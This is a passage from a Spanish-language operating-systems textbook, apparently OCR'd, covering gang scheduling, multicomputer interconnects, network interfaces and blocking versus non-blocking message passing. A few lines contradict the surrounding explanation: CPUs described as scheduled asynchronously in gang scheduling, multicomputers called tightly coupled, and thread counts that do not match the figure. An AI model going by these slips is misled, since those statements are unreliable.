Para ver el tipo de problema que puede ocurrir cuando los hilos de un proceso se planifican de manera independiente, considere un sistema con los hilos A_0 y A_1 que pertenecen al proceso *A*, y los hilos B_0 y B_1 que pertenecen al proceso *B*. Los hilos A_0 y B_0 comparten el tiempo en la CPU 0; los hilos A_1 y B_1 comparten el tiempo en la CPU 1. Los hilos A_0 y A_1 necesitan comunicarse con frecuencia. El patrón de comunicación es que A_0 envía un mensaje a A_1, y después A_1 envía de regreso una respuesta a A_0, seguida de otra secuencia similar. Suponga que A_0 y B_1 se inician primero, como se muestra en la figura 8-14.




Figura 8-14. Comunicación entre dos hilos que pertenecen al hilo *A*, los cuales se están ejecutando fuera de fase.

En el intervalo 0, A_0 envía una petición a A_1, pero A_1 no la recibe sino hasta que se ejecuta en el intervalo 1, el cual empieza en los 100 mseg. Envía la respuesta de inmediato, pero A_0 no la recibe sino hasta que se vuelve a ejecutar de nuevo, a los 200 mseg. El resultado neto es una secuencia de solicitud-respuesta cada 200 mseg. No es algo muy bueno.

La solución a este problema es la **planificación por pandilla**, que es una consecuencia de la **co-planificación** (Ousterhout, 1982). La planificación por pandilla consta de tres partes:

1. Los grupos de hilos relacionados se programan como una unidad, o pandilla.

2. Todos los miembros de una plantilla se ejecutan en forma simultánea, en distintas CPUs de tiempo compartido.

3. Todos los miembros de la pandilla inician y terminan sus intervalos en conjunto.

El truco que hace funcionar la planificación por pandilla es que todas las CPUs se planifican en forma asíncrona. Esto significa que el tiempo se divide en quantums discretos, como en la figura 8-14. Al inicio de cada nuevo quantum *todas* las CPUs se reprograman, y se inicia un nuevo hilo en cada CPU. Al inicio del siguiente quantum ocurre otro evento de planificación. En el intervalo no se realiza ninguna planificación. Si un hilo se bloquea, su CPU permanece inactiva hasta el final del quantum.

En la figura 8-15 se muestra un ejemplo del funcionamiento de la planificación por pandilla. Aquí tenemos un multiprocesador con seis CPUs que son utilizadas por cinco procesos (*A* a *E*), con un total de 24 hilos listos para ejecutarse. Durante la ranura de tiempo 0, se programan los hilos A_0

a A_6 y se ejecutan. Durante la ranura de tiempo 1, se programan los hilos B_0, B_1, B_2, C_0, C_1 y C_2, y se ejecutan. Durante la ranura de tiempo 2, se ejecutan los cinco hilos de *D* y E_0. Los seis hilos restantes que pertenecen al hilo *E* se ejecutan en la ranura de tiempo 3. Después se repite el ciclo, donde la ranura 4 es igual a la ranura 0, y así en lo sucesivo.

Ranura de tiempo \ CPU	0	1	2	3	4	5
0	A_0	A_1	A_2	A_3	A_4	A_5
1	B_0	B_1	B_2	C_0	C_1	C_2
2	D_0	D_1	D_2	D_3	D_4	E_0
3	E_1	E_2	E_3	E_4	E_5	E_6
4	A_0	A_1	A_2	A_3	A_4	A_5
5	B_0	B_1	B_2	C_0	C_1	C_2
6	D_0	D_1	D_2	D_3	D_4	E_0
7	E_1	E_2	E_3	E_4	E_5	E_6

Figura 8-15. Planificación por pandilla.

La idea de la planificación por pandilla es que todos los hilos de un hilo se ejecuten en conjunto, de manera que si uno de ellos envía una petición a otro, recibirá el mensaje casi de inmediato y podrá responder también casi de inmediato. En la figura 8-15, como todos los hilos de *A* se están ejecutando en conjunto, durante un quantum pueden enviar y recibir una gran cantidad de mensajes, con lo cual se elimina el problema de la figura 8-14.

8.2 MULTICOMPUTADORAS

Los multiprocesadores son populares y atractivos debido a que ofrecen un modelo de comunicación simple: todas las CPUs comparten una memoria común. Los procesos pueden escribir mensajes en la memoria, para que después otros procesos los lean. La sincronización se puede realizar mediante el uso de mutexes, semáforos, monitores y otras técnicas bien establecidas. El único contratiempo es la dificultad de construir multiprocesadores grandes, además de que es un proceso costoso.

Para resolver estos problemas se ha investigado mucho sobre las **multicomputadoras**: CPUs con acoplamiento fuerte que no comparten memoria. Cada una tiene su propia memoria, como se muestra en la figura 8-1(b). Estos sistemas también son conocidos por una variedad de nombres, incluyendo **clúster de computadoras** y **COWS** (*Clusters of Workstations*, Clústeres de estaciones de trabajo).

Es fácil construir las multicomputadoras, ya que el componente básico es una PC que tiene sólo los componentes esenciales, además de una tarjeta de interfaz de red de alto rendimiento. Desde luego que el secreto para obtener un alto rendimiento es diseñar de manera inteligente la red de in-

terconexión y la tarjeta de interfaz. Este problema es completamente análogo al de construir la memoria compartida en un multiprocesador. Sin embargo, el objetivo es enviar mensajes en una escala de tiempo en microsegundos, en vez de acceder a la memoria en una escala de tiempo de nanosegundos, por lo que es más simple, económico y fácil de lograr.

En las siguientes secciones, primero analizaremos con brevedad el hardware de una multicomputadora, en especial el hardware de interconexión. Luego pasaremos al software: empezaremos con el software de comunicación de bajo nivel y continuaremos con el de comunicación de alto nivel. También analizaremos una manera en que se puede obtener memoria compartida en sistemas que no la tienen. Por último examinaremos la planificación y el equilibrio de carga.

8.2.1 Hardware de una multicomputadora

El nodo básico de una multicomputadora consiste en una CPU, la memoria, una interfaz de red y algunas veces un disco duro. El nodo puede estar empaquetado en un gabinete de PC estándar, pero el adaptador de gráficos, el monitor, el teclado y el ratón casi nunca están presentes. En algunos casos la PC contiene un tablero de multiprocesador de 2 o 4 vías, en donde cada nodo posiblemente tiene un chip de doble o cuádruple núcleo en vez de una sola CPU, pero por cuestión de simplicidad vamos a suponer que cada nodo tiene una CPU. A menudo se conectan cientos, o incluso miles de nodos entre sí, para formar una multicomputadora. A continuación hablaremos un poco acerca de la organización de este hardware.

Tecnología de interconexión

Cada nodo tiene una tarjeta de interfaz de red, de la cual salen uno o dos cables (o fibras). Estos cables se conectan a otros nodos o a switches. En un sistema pequeño, puede haber un switch al que están conectados todos los nodos en la topología de estrella de la figura 8-16(a). Las redes Ethernet modernas con switches utilizan esta topología.

Como alternativa al diseño de un solo switch, los nodos pueden formar un anillo con dos cables que provienen de la tarjeta de interfaz de red: uno que entra al nodo por la izquierda y otro que sale del nodo por la derecha, como se muestra en la figura 8-16(b). En esta topología no se necesitan switches, por lo cual no se muestra ninguno.

La **rejilla** o **malla** de la figura 8-16(c) es un diseño bidimensional que se ha utilizado en muchos sistemas comerciales. Es muy regular y tiene la facilidad de poder escalar a tamaños mayores. Tiene un **diámetro**, que es la ruta más larga entre dos nodos cualesquiera, y que aumenta sólo con base en la raíz cuadrada del número de nodos. Una variante de la malla es el **doble toroide** de la figura 8-16(d), una rejilla con los bordes conectados. No sólo es más tolerante a fallas que la rejilla, sino que el diámetro es también menor debido a que las esquinas opuestas ahora se pueden comunicar en sólo dos saltos.

El **cubo** de la figura 8-16(e) constituye una topología tridimensional regular. Hemos ilustrado un cubo de $2 \times 2 \times 2$, pero en el caso más general podría ser un cubo de $k \times k \times k$. En la figura 8-16(f) tenemos un cubo de cuatro dimensiones, construido a partir de dos cubos tridimensionales con los correspondientes nodos conectados. Podríamos hacer un cubo de cinco dimensiones si




Figura 8-16. Varias topologías de interconexión. (a) Un solo switch. (b) Un anillo. (c) Una rejilla. (d) Un dobel toroide. (e) Un cubo. (f) Un hipercubo 4D.

clonamos la estructura de la figura 8-16(f) y conectamos los nodos correspondientes, para formar un bloque de cuatro cubos. Para obtener seis dimensiones, podríamos duplicar el bloque de cuatro cubos e interconectar los nodos correspondientes, y así en lo sucesivo. A un cubo de *n* dimensiones que se forma así se le conoce como **hipercubo**. Muchas computadoras paralelas utilizan esta topología debido a que el diámetro aumenta en proporción lineal con las dimensiones. Dicho de otra forma, el diámetro es el logaritmo de base 2 del número de nodos; por ejemplo, un hipercubo de 10 dimensiones tiene 1024 nodos pero un diámetro de sólo 10, con lo cual se obtienen excelentes propiedades de retraso. Observe que por el contrario, si se organizan 1024 nodos como una rejilla de 32×32 se tendrá un diámetro de 62, lo cual es más de seis veces peor que el hipercubo. La desventaja de un diámetro más pequeño es que el factor de salida (*fanout*) y por ende el número de vínculos (y el costo), son mucho mayores para el hipercubo.

En las multicomputadoras se utilizan dos tipos de esquemas de conmutación. En el primero, cada mensaje primero se divide (ya sea que lo haga el usuario o la interfaz de red) en un trozo de cierta longitud máxima, conocido como **paquete**. El esquema de conmutación, conocido como **almacenamiento de conmutación de paquetes y retransmisión**, consiste en inyectar el paquete en el primer switch mediante la tarjeta de interfaz de red del nodo de origen, como se muestra en la figura 8-17(a). Los bits llegan uno a la vez, y cuando llega todo el paquete en un búfer de entrada, se copia a la línea que conduce al siguiente switch a lo largo de la ruta, como se muestra en la figura 8-17(b). Cuando llega el paquete al switch conectado al nodo de destino, como se muestra en la

figura 8-17(c), el paquete se copia a la tarjeta de interfaz de red de ese nodo, y en un momento dado también se copia a la RAM.




Figura 8-17. Almacenamiento de conmutación de paquetes y retransmisión.

Aunque el almacenamiento de conmutación de paquetes y retransmisión es flexible y eficiente, tiene el problema de que la latencia (retraso) aumenta a través de la red de interconexión. Suponga que el tiempo para que un paquete dé un salto en la figura 8-17 es de *T* nseg. Como el paquete se debe copiar cuatro veces para ir de la CPU 1 a la CPU 2 (de *A* a *C*, luego a *D* y finalmente a la CPU de destino), y no se puede iniciar ninguna copia sino hasta que haya terminado la copia anterior, la latencia a través de la red de interconexión es de 4*T*. Una solución es diseñar una red en la que un paquete se pueda dividir lógicamente en unidades más pequeñas. Tan pronto como llega la primera unidad a un switch, ésta se puede retransmitir, incluso antes de que haya llegado la parte final. Es posible que la unidad llegue a ser tan pequeña como 1 bit.

El otro régimen de conmutación, conocido como **conmutación de circuitos**, consiste en que el primer switch establece primero una ruta a través de todos los switches, hasta el switch de destino. Una vez que se ha establecido esa ruta, los bits se inyectan desde el origen hasta el destino, sin detenerse y con la mayor rapidez posible. No hay búfer en los switches intermedios. La conmutación de circuitos requiere una fase de configuración, que requiere cierto tiempo, pero es más rápida una vez que se ha completado esta fase. Al enviarse el paquete, la ruta se debe deshacer. Hay una variación de la conmutación de circuitos, conocida como **enrutamiento segmentado** (*wormhole routing*), que divide cada paquete en subpaquetes y permite que el primer subpaquete empiece a fluir, incluso antes de que se haya construido la ruta completa.

Interfaces de red

Todos los nodos en una multicomputadora tienen una tarjeta insertable que contiene la conexión del nodo hacia la red de interconexión, la cual mantiene unida toda la multicomputadora. La forma en que están construidas estas tarjetas y la manera en que se conectan a la CPU principal y la

RAM tienen consecuencias considerables para el sistema operativo. Ahora analizaremos brevemente algunas de las cuestiones relacionadas. Parte de este material se basa en (Bhoedjang, 2000).

En casi todas las multicomputadoras, la tarjeta de interfaz contiene una cantidad considerable de RAM para contener los paquetes salientes y entrantes. Por lo general, un paquete saliente se tiene que copiar a la RAM de la tarjeta de interfaz antes de poder transmitirlo al primer switch. La razón de este diseño es que muchas redes de interconexión son asíncronas, por lo que una vez que se inicia la transmisión de un paquete, los bits deben seguir fluyendo a un ritmo constante. Si el paquete está en la RAM principal no se puede garantizar este flujo continuo hacia la red, debido al tráfico adicional en el bus de memoria. Para eliminar este problema se utiliza una RAM dedicada en la tarjeta de interfaz. Este diseño se muestra en la figura 8-18.




Figura 8-18. Posición de las tarjetas de interfaz de red en una multicomputadora.

Con los paquetes entrantes se produce el mismo problema. Los bits llegan de la red a una velocidad constante y, a menudo, en extremo alta. Si la tarjeta de interfaz de red no puede almacenarlos en tiempo real a medida que vayan llegando, se perderán los datos. Es demasiado riesgoso tratar otra vez aquí de pasar por el bus del sistema (por ejemplo, el bus PCI) a la RAM principal. Como por lo general la tarjeta de red se inserta en el bus PCI, ésta es la única conexión que tiene con la RAM principal, por lo que es inevitable competir por este bus con el disco y cualquier otro dispositivo de E/S. Es más seguro almacenar los paquetes entrantes en la RAM privada de la tarjeta de interfaz, y después copiarlos a la RAM principal más adelante.

La tarjeta de interfaz puede tener uno o más canales de DMA, o incluso puede contener una CPU completa (o tal vez hasta varias CPUs). Los canales de DMA pueden copiar los paquetes entre la tarjeta de interfaz y la RAM principal a una velocidad alta, para lo cual solicitan transferencias de bloques en el bus del sistema, y así se transfieren varias palabras sin tener que solicitar el bus para cada palabra por separado. Sin embargo, es precisamente por este tipo de transferencia de

bloques (que mantiene ocupado el bus del sistema por varios ciclos de bus) que se necesita la RAM de la tarjeta de interfaz.

Muchas tarjetas de interfaz contienen una CPU completa, posiblemente además de uno o más canales de DMA. A estas CPUs se les conoce como **procesadores de red** y se están haciendo cada vez más potentes. Este diseño indica que la CPU principal puede descargar parte de su trabajo y pasarlo a la tarjeta de red, como el manejo de una transmisión confiable (en caso de que el hardware subyacente pueda perder paquetes), la multitransmisión (enviar un paquete a más de un destino), la compresión/descompresión, el cifrado/descifrado y el manejo de la protección en un sistema con varios procesos. Sin embargo, tener dos CPUs significa que deben estar sincronizadas para evitar condiciones de competencia, lo cual agrega más sobrecarga y más trabajo para el sistema operativo.

8.2.2 Software de comunicación de bajo nivel

El enemigo de la comunicación de alto rendimiento en los sistemas de multicomputadora es el copiado de paquetes en exceso. En el mejor caso, habrá una copia de la RAM a la tarjeta de interfaz en el nodo de origen, una copia de la tarjeta de interfaz de origen a la tarjeta de interfaz de destino (si no hay almacenamiento y retransmisión a lo largo de la ruta), y una copia de ahí a la RAM de destino: un total de tres copias. Sin embargo, en muchos sistemas es aún peor. En especial, si la tarjeta de interfaz está asignada al espacio de direcciones virtuales del kernel y no al espacio de direcciones virtuales de usuario, un proceso de usuario sólo puede enviar un paquete si emite una llamada al sistema que se atrape en el kernel. Tal vez los kernels tengan que copiar los paquetes a su propia memoria, tanto en la entrada como en la salida; por ejemplo, para evitar los fallos de página mientras transmiten por la red. Además, el kernel receptor tal vez no sepa en dónde debe colocar los paquetes entrantes sino hasta que haya tenido la oportunidad de examinarlos. Estos cinco pasos de copia se ilustran en la figura 8-18.

Si las copias que van hacia la RAM y que provienen de ella son el cuello de botella, las copias adicionales hacia/desde el kernel pueden duplicar el retraso de un extremo al otro, y reducir la tasa de transferencia a la mitad. Para evitar este impacto en el rendimiento, muchas multicomputadoras asignan la tarjeta de interfaz directamente al espacio de usuario y permiten que el proceso de usuario coloquen los paquetes en la tarjeta directamente, sin que el kernel se involucre. Aunque en definitiva este método ayuda al rendimiento, introduce dos problemas.

En primer lugar, ¿qué tal si hay varios procesos en ejecución en el nodo y necesitan acceso a la red para enviar paquetes? ¿Cuál obtiene la tarjeta de interfaz en su espacio de direcciones? Es problemático hacer una llamada al sistema para asignar la tarjeta y desasignarla de un espacio de direcciones virtuales, pero si sólo un proceso obtiene la tarjeta, ¿cómo envían paquetes los demás procesos? ¿Y qué ocurre si la tarjeta está asignada al espacio de direcciones virtuales del proceso *A* y llega un paquete para el proceso *B*, en especial si *A* y *B* tienen distintos propietarios, ninguno de los cuales desea hacer un esfuerzo por ayudar al otro?

Una solución es asignar la tarjeta de interfaz a todos los procesos que la necesitan, pero entonces se requiere un mecanismo para evitar condiciones de competencia. Por ejemplo, si *A* reclama un búfer en la tarjeta de interfaz y después, debido a un intervalo, se ejecuta *B* y reclama el mismo

búfer, se produce un desastre. Se necesita algún tipo de mecanismo de sincronización, pero estos mecanismos (como los mutexes) sólo funcionan cuando se asume que los procesos van a cooperar. En un entorno de tiempo compartido con varios usuarios, en donde todos tienen prisa por realizar su trabajo, tal vez un usuario podría bloquear el mutex asociado con la tarjeta y nunca liberarlo. La conclusión aquí es que el proceso de asignar la tarjeta de interfaz al espacio de usuario funciona bien nada más cuando hay un solo proceso de usuario en ejecución en cada nodo, a menos que se tomen precauciones especiales (por ejemplo, que distintos procesos asignen distintas porciones de la RAM de la interfaz a sus espacios de direcciones).

El segundo problema es que tal vez el kernel necesite acceso a la red de interconexión en sí, por ejemplo, para acceder al sistema de archivos en un nodo remoto. No es conveniente que el kernel comparta la tarjeta de interfaz con los usuarios, ni siquiera cuando hay tiempo compartido. Suponga que mientras se asigna la tarjeta al espacio de usuario llega un paquete del kernel. O suponga que el proceso de usuario envió un paquete a una máquina remota, pretendiendo ser el kernel. La conclusión es que el diseño más simple es tener dos tarjetas de interfaz de red, una asignada al espacio de usuario para el tráfico de las aplicaciones, y la otra asignada al espacio del kernel para que la utilice el sistema operativo. Muchas multicomputadoras hacen precisamente esto.

Interfaz de comunicación de nodo a red

Otra de las cuestiones es cómo llevar los paquetes a la interfaz de red. La manera más rápida es utilizar el chip de DMA en la tarjeta sólo para copiar los paquetes de la RAM. El problema con este método es que el DMA utiliza direcciones físicas en vez de virtuales, y se ejecuta de manera independiente a la CPU. Para empezar, aunque sin duda un proceso de usuario conoce la dirección virtual de cada paquete que desea enviar, por lo general no conoce la dirección física. No es conveniente hacer una llamada al sistema para realizar la asignación de dirección virtual a dirección física, ya que el objetivo de colocar la tarjeta de interfaz en espacio de usuario en primer lugar era para evitar tener que hacer una llamada al sistema para cada paquete que se va a enviar.

Además, si el sistema operativo decide sustituir una página mientras el chip de DMA copia un paquete de esta página, se transmitirán los datos incorrectos. Peor aún, si el sistema operativo sustituye una página mientras el chip de DMA copia un paquete entrante a esta página, no sólo se perderá el paquete entrante, sino que se arruinará también una página de memoria inocente.

Para evitar estos problemas hay que hacer llamadas al sistema con el fin de marcar y desmarcar páginas en la memoria, marcándolas para indicar que no se pueden paginar temporalmente. Sin embargo, es muy problemático tener que hacer una llamada al sistema para marcar la página que contenga cada uno de los paquetes salientes y después tener que hacer otra llamada para desmarcarla. Si los paquetes son pequeños (por ejemplo, de 64 bytes o menores), la sobrecarga por marcar y desmarcar cada búfer es demasiado alta. Para paquetes grandes (por ejemplo, de 1 KB o más) puede ser tolerable. Para los tamaños intermedios, depende de los detalles del hardware. Además de impactar en el rendimiento, el proceso de marcar y desmarcar páginas hace que el software sea más complejo.

8.2.3 Software de comunicación a nivel de usuario

Para comunicarse, los procesos en distintas CPUs en una multicomputadora se envían mensajes entre sí. En su forma más simple, este proceso de paso de mensajes está expuesto para los procesos de usuario. En otras palabras, el sistema operativo proporciona la forma de enviar y recibir mensajes, y los procedimientos de biblioteca hacen que estas llamadas subyacentes estén disponibles para los procesos de usuario. En una forma más sofisticada, el proceso actual para el paso de mensajes está oculto de los usuarios, al hacer que la comunicación remota sea como una llamada a un procedimiento. A continuación estudiaremos ambos métodos.

Enviar y recibir

En su mínima expresión, los servicios de comunicación que se proporcionen se pueden reducir a dos llamadas (de biblioteca), una para enviar mensajes y otra para recibirlos. La llamada para enviar un mensaje podría ser

```
send(dest, &mptr);
```

y la llamada para recibir un mensaje podría ser

```
receive(direc, &mptr);
```


La primera llamada envía el mensaje al que apunta *mptr* a un proceso identificado por *dest*, y hace que el proceso que hizo la llamada se bloquee hasta que se haya enviado el mensaje. La segunda llamada hace que el proceso que hizo la llamada se bloquee hasta que llegue un mensaje. Cuando pasa esto, el mensaje se copia al búfer al que apunta *mptr* y el proceso que hizo la llamada se desbloquea. El parámetro *direc* especifica la dirección en la que el receptor está escuchando. Hay muchas variantes posibles de estos dos procedimientos y sus parámetros.

Una de las cuestiones es cómo se realiza el direccionamiento. Como las multicomputadoras son estáticas, con un número fijo de CPUs, la manera más sencilla de manejar el direccionamiento es hacer que *addr* sea una dirección compuesta por dos partes: un número de CPU y un número de proceso o de puerto en la CPU direccionada. De esta forma, cada CPU puede administrar sus propias direcciones sin conflictos potenciales.

Comparación entre llamadas con bloqueo y sin bloqueo

Las llamadas antes descritas son **llamadas con bloqueo** (que algunas veces se les conoce como **llamadas síncronas**). Cuando un proceso llama a *send*, especifica un destino y un búfer para enviarlo a ese destino. Mientras se está enviando el mensaje, el proceso emisor se bloquea (es decir, se suspende). La instrucción que sigue a la llamada a *send* no se ejecuta sino hasta que el mensaje se haya enviado por completo, como se muestra en la figura 8-19(a). De manera similar, una llamada a *receive* no devuelve el control sino hasta que se haya recibido en realidad un mensaje y se haya

colocado en el búfer al que apunta el parámetro. El proceso permanece suspendido en *receive* hasta que llega un mensaje, aunque tarde horas en llegar. En algunos sistemas, el receptor puede especificar de qué proceso desea recibir, en cuyo caso permanece bloqueado hasta que llega un mensaje de ese emisor.






Figura 8-19. (a) Una llamada de envío con bloqueo. (b) Una llamada de envío sin bloqueo.

Una alternativa para las llamadas con bloqueo es el uso de **llamadas sin bloqueo** (a las que algunas veces se les conoce como **llamadas asíncronas**). Si *send* es sin bloqueo, devuelve de inmediato el control al proceso que hizo la llamada, antes de enviar el mensaje. La ventaja de este esquema es que el proceso emisor puede seguir operando en paralelo con la transmisión del mensaje, en vez de que la CPU quede inactiva (suponiendo que no se pueda ejecutar ningún otro proceso). Por lo general, los diseñadores del sistema son los que eligen utilizar primitivas con bloqueo o sin bloqueo (es decir, sólo hay disponible una de las dos primitivas), aunque en unos cuantos sistemas están disponibles ambas primitivas, y los usuarios pueden elegir su favorita.

Sin embargo, la ventaja de rendimiento que ofrecen las primitivas sin bloqueo es contrarrestada por una seria desventaja: el emisor no puede modificar el búfer del mensaje sino hasta que éste se haya enviado. Las consecuencias de que el proceso sobrescriba el mensaje durante la transmisión son demasiado horribles como para contemplarlas. Peor aún, el proceso emisor no tiene idea de cuándo terminará la transmisión, por lo que nunca sabrá cuándo es seguro volver a utilizar el búfer. Es muy difícil que pueda evitar usarlo de manera indefinida.

Hay tres posibles soluciones. La primera es hacer que el kernel copie el mensaje a un búfer interno del kernel y que después permita que continúe el proceso, como se muestra en la figura 8-19(b).

Desde el punto de vista del emisor, este esquema es igual que una llamada con bloqueo: tan pronto como recibe el control de vuelta, puede reutilizar el búfer. Desde luego que el mensaje todavía no se habrá enviado, pero al emisor no le estorba este hecho. La desventaja de este método es que cada mensaje saliente tiene que copiarse del espacio de usuario al espacio del kernel. Con muchas interfaces de red, el mensaje se tendrá que copiar posteriormente a un búfer de transmisión de hardware de todas formas, por lo que básicamente se desperdicia la primera copia. La copia adicional puede reducir el rendimiento del sistema en forma considerable.

La segunda solución es interrumpir al emisor cuando se haya enviado el mensaje por completo, para informarle que el búfer está disponible otra vez. En este caso no se requiere copia, lo cual ahorra tiempo, pero las interrupciones a nivel de usuario hacen que la programación sea engañosa, difícil y que esté sujeta a condiciones de competencia, lo que las hace irreproducibles y casi imposibles de depurar.

La tercera solución es hacer que el búfer copie al escribir; es decir, se marca como de sólo lectura hasta que se haya enviado el mensaje. Si el búfer se vuelve a utilizar antes de enviar el mensaje, se obtiene una copia. El problema con esta solución es que, a menos que el búfer esté aislado en su propia página, las escrituras de las variables cercanas obligarán a que se obtenga una copia. Además se requiere una administración adicional, debido a que el hecho de enviar un mensaje ahora afecta de manera implícita al estado de lectura/escritura de la página. Por último, tarde o temprano es probable que se vuelva a escribir en la página, con lo cual se activará una copia que tal vez ya no sea necesaria.

En consecuencia, las opciones en el lado emisor son:

1. Envío con bloqueo (la CPU queda inactiva durante la transmisión del mensaje).
2. Envío sin bloqueo con copia (se desperdicia el tiempo de la CPU por la copia adicional).
3. Envío sin bloqueo con interrupción (dificulta la programación).
4. Copia al escribir (probablemente se requiera una copia adicional en un momento dado).

Bajo condiciones normales, la primera opción es la mejor, en especial si hay varios hilos disponibles, para que mientras un hilo se bloquee tratando de enviar, los demás hilos puedan continuar su trabajo. Además, no se requiere la administración de búferes del kernel. Lo que es más, como se puede ver al comparar la figura 8-19(a) con la figura 8-19(b), por lo general el mensaje saldrá con más rapidez si no se requiere una copia.

Para que conste, nos gustaría recalcar que algunos autores utilizan un criterio distinto para diferenciar las primitivas asíncronas de las asíncronas. En la opinión alternativa, una llamada es síncrona sólo si el emisor se bloquea hasta que se haya recibido el mensaje y se haya enviado un reconocimiento de vuelta (Andrews, 1991). En el mundo de la comunicación en tiempo real, la palabra “síncrona” tiene otro significado, que por desgracia puede provocar una confusión.

